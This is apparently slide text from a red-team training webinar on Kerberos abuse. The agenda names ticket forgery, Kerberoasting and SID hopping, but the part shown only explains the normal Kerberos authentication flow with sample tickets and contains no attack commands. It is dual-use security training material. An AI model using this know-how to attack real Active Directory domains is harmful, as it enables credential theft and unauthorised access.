A Taste of Kerberos Abuse Webinar

Agenda

- The Kerberos authentication process
- Over-Pass-The-Hash / Pass the Key
- Golden, Silver, and Diamond Ticket
- Kerberoasting and AS-REP Roasting
- The Trustpocalypse / SID Hopping

Caveats

- This is just a high-level review of the concepts
  - In the AT:RTO class, we spend about 1.5 days on Kerberos and AD
  - In this webinar, we have only 1 hour ☺
- Kerberos-related topics we won't touch today:
  - PKINIT - Certificate Abuse, Shadow Credentials
  - Kerberos Delegation
  - Attack paths and Bloodhound
  - AD enumeration


Why so complicated?

- *Some* of the complexity is the result of the following design considerations:
  - Avoid exposing credential material to services that don't have it
    - Don't send cleartext passwords or hashes to services (e.g., simple bind, form-based authentication, basic auth)
    - Don't send material that can be cracked to get the password (e.g., NetNTLM, MS-CHAP)
  - Minimize exposure to network attacks
    - Never send credential material in the clear
    - Prevent "replay" attacks
    - Prevent relay attacks (exchange session keys to support signing)

Kerberos Authentication Process


Kerberos Authentication Process

- The user logs on
- LSA creates a new logon session and generates the Kerberos encryption keys from the user's password



Kerberos Authentication Process – AS-REQ


- LSA selects the strongest mutually supported encryption type
- LSA sends an ***AS-REQ*** to the DC with an encrypted timestamp for ***preauthentication***



Kerberos Authentication Process

- The DC generates a ***ticket-granting-ticket (TGT)***


krbtgt/contoso.local	
Flags:	forwardable, renewable
Start Time:	14/1/2023 08:00
End Time:	14/1/2023 18:00
Renew Time:	21/1/2023 08:00
Username:	John
User RID:	1008
Domain SID:	S-1-5-21323...
Groups:	1004, 1007
ExtraSIDs:	S-1-5-84538...
Session Key:	*<BLOB>*
...	



Kerberos Authentication Process


- The DC generates a ***ticket-granting-ticket (TGT)***
- The DC encrypts the TGT with the password of the ***krbtgt*** account

krbtgt/contoso.local	
Gmbht:	gpsxbsebcmf, sfofxbcmf
Tubsu Ujnf:	25/2/3134 19:11
Foe Ujnf:	25/2/3134 29:11
Sfofx Ujnf:	32/2/3134 19:11
Vtfsobnf:	Kpio
Vtfs SJE:	2119
Epnbjo TJE:	T-2-6-32434...
Hspvqt:	2115, 2118
FyusbTJEt:	T-2-6-95649...
Tfttjpo Lfz:	*<ENCRYPTED BLOB>*
...	




Kerberos Authentication Process – AS-REP

- The DC generates a ***ticket-granting-ticket (TGT)***
- The DC encrypts the TGT with the password of the ***krbtgt*** account
- The DC sends the encrypted TGT in an ***AS-REP*** message, along with a copy of the ***session key*** encrypted with the user's encryption key



Kerberos Authentication Process – TGS-REQ

- The user runs **dir \\fs.contoso.local\C$**
- LSA sends a ***ticket-granting-service request (TGS-REQ)*** to the DC to obtain a ticket to *cifs/fs.contoso.local*
- The TGS-REQ contains the user's TGT and an ***authenticator*** containing the username, a timestamp and other info
- The authenticator is encrypted using the ***TGT's session key***




Kerberos Authentication Process

- The DC decrypts and validates the TGT and the authenticator
- The DC ***copies*** the data from the TGT to a new ***service ticket (ST)***

krbtgt/contoso.local	
Flags:	forwardable, renewable
Start Time:	14/1/2023 08:00
End Time:	14/1/2023 18:00
Renew Time:	21/1/2023 08:00
Username:	John
User RID:	1008
Domain SID:	S-1-5-21323...
Groups:	1004, 1007
ExtraSIDs:	S-1-5-84538...
Session Key:	*<BLOB>*
...	

cifs/fs.contoso.local	
Flags:	forwardable, renewable
Start Time:	14/1/2023 08:00
End Time:	14/1/2023 18:00
Renew Time:	21/1/2023 08:00
Username:	John
User RID:	1008
Domain SID:	S-1-5-21323...
Groups:	1004, 1007
ExtraSIDs:	S-1-5-84538...
Session Key:	*<NEW BLOB>*
...	




Kerberos Authentication Process

- The DC encrypts the new service ticket with a key derived from the password of the ***service account***

krbtgt/contoso.local	
Flags:	forwardable, renewable
Start Time:	14/1/2023 08:00
End Time:	14/1/2023 18:00
Renew Time:	21/1/2023 08:00
Username:	John
User RID:	1008
Domain SID:	S-1-5-21323...
Groups:	1004, 1007
ExtraSIDs:	S-1-5-84538...
Session Key:	*<BLOB>*
...	

cifs/fs.contoso.local	
Hnciu:	hqtyctfcdng, tgpgycdng
Uvctv Vkog:	36/3/4245 2::22
Gpf Vkog:	36/3/4245 3::22
Tgpgy Vkog:	43/3/4245 2::22
Wugtpcog:	Lqjp
Wugt TKF:	322:
Fqockp UKF:	U-3-7-43545...
Itqwru:	3226, 3229
GzvtcUKFu:	U-3-7-:675:...
Uguukqp Mg{:	*<ENCRYPTED BLOB>*
...	



Server
fs.contoso.local


Domain Controller
dc1.contoso.local

Kerberos Authentication Process – TGS-REP

- The DC sends the encrypted service ticket in a ***TGS-REP*** along with the service ticket's new session key encrypted with the session key of the TGT

krbtgt/contoso.local	
Flags:	forwardable, renewable
Start Time:	14/1/2023 08:00
End Time:	14/1/2023 18:00
Renew Time:	21/1/2023 08:00
Username:	John
User RID:	1008
Domain SID:	S-1-5-21323...
Groups:	1004, 1007
ExtraSIDs:	S-1-5-84538...
Session Key:	*<BLOB>*
...	


cifs/fs.contoso.local	
Hnciu:	hqtyctfcdng, tgpgycdng
Uvctv Vkog:	36/3/4245 2::22
Gpf Vkog:	36/3/4245 3::22
Tgpgy Vkog:	43/3/4245 2::22
Wugtpcog:	Lqjp
Wugt TKF:	322:
Fqockp UKF:	U-3-7-43545...
Itqwru:	3226, 3229
GzvtcUKFu:	U-3-7-:675:...
Uguukqp Mg{:	*<ENCRYPTED BLOB>*
...	



Kerberos Authentication Process – AP-REQ

- The user send the service ticket and an authenticator to the SMB service at fs.contoso.local


cifs/fs.contoso.local	
Hnciu: hqtyctfcdng, tgpgycdng	
Uvctv Vkog:	36/3/4245 2::22
Gpf Vkog:	36/3/4245 3::22
Tgpgy Vkog:	43/3/4245 2::22
Wugtpcog:	Lqjp
Wugt TKF:	322:
Fqockp UKF:	U-3-7-43545...
Itqwru:	3226, 3229
GzvtcUKFu:	U-3-7-:675:...
Uguukqp Mg{:	*<ENCRYPTED BLOB>*
...	




Kerberos Authentication Process – AP-REP

- The server authenticates the user by decrypting and validating the service ticket and the authenticator
- The sever can approve/deny access based on the data in the ticket

cifs/fs.contoso.local	
Flags:	forwardable, renewable
Start Time:	14/1/2023 08:00
End Time:	14/1/2023 18:00
Renew Time:	21/1/2023 08:00
Username:	John
User RID:	1008
Domain SID:	S-1-5-21323...
Groups:	1004, 1007
ExtraSIDs:	S-1-5-84538...
Session Key:	*<BLOB>*
...	



Kerberos Authentication Process Summary

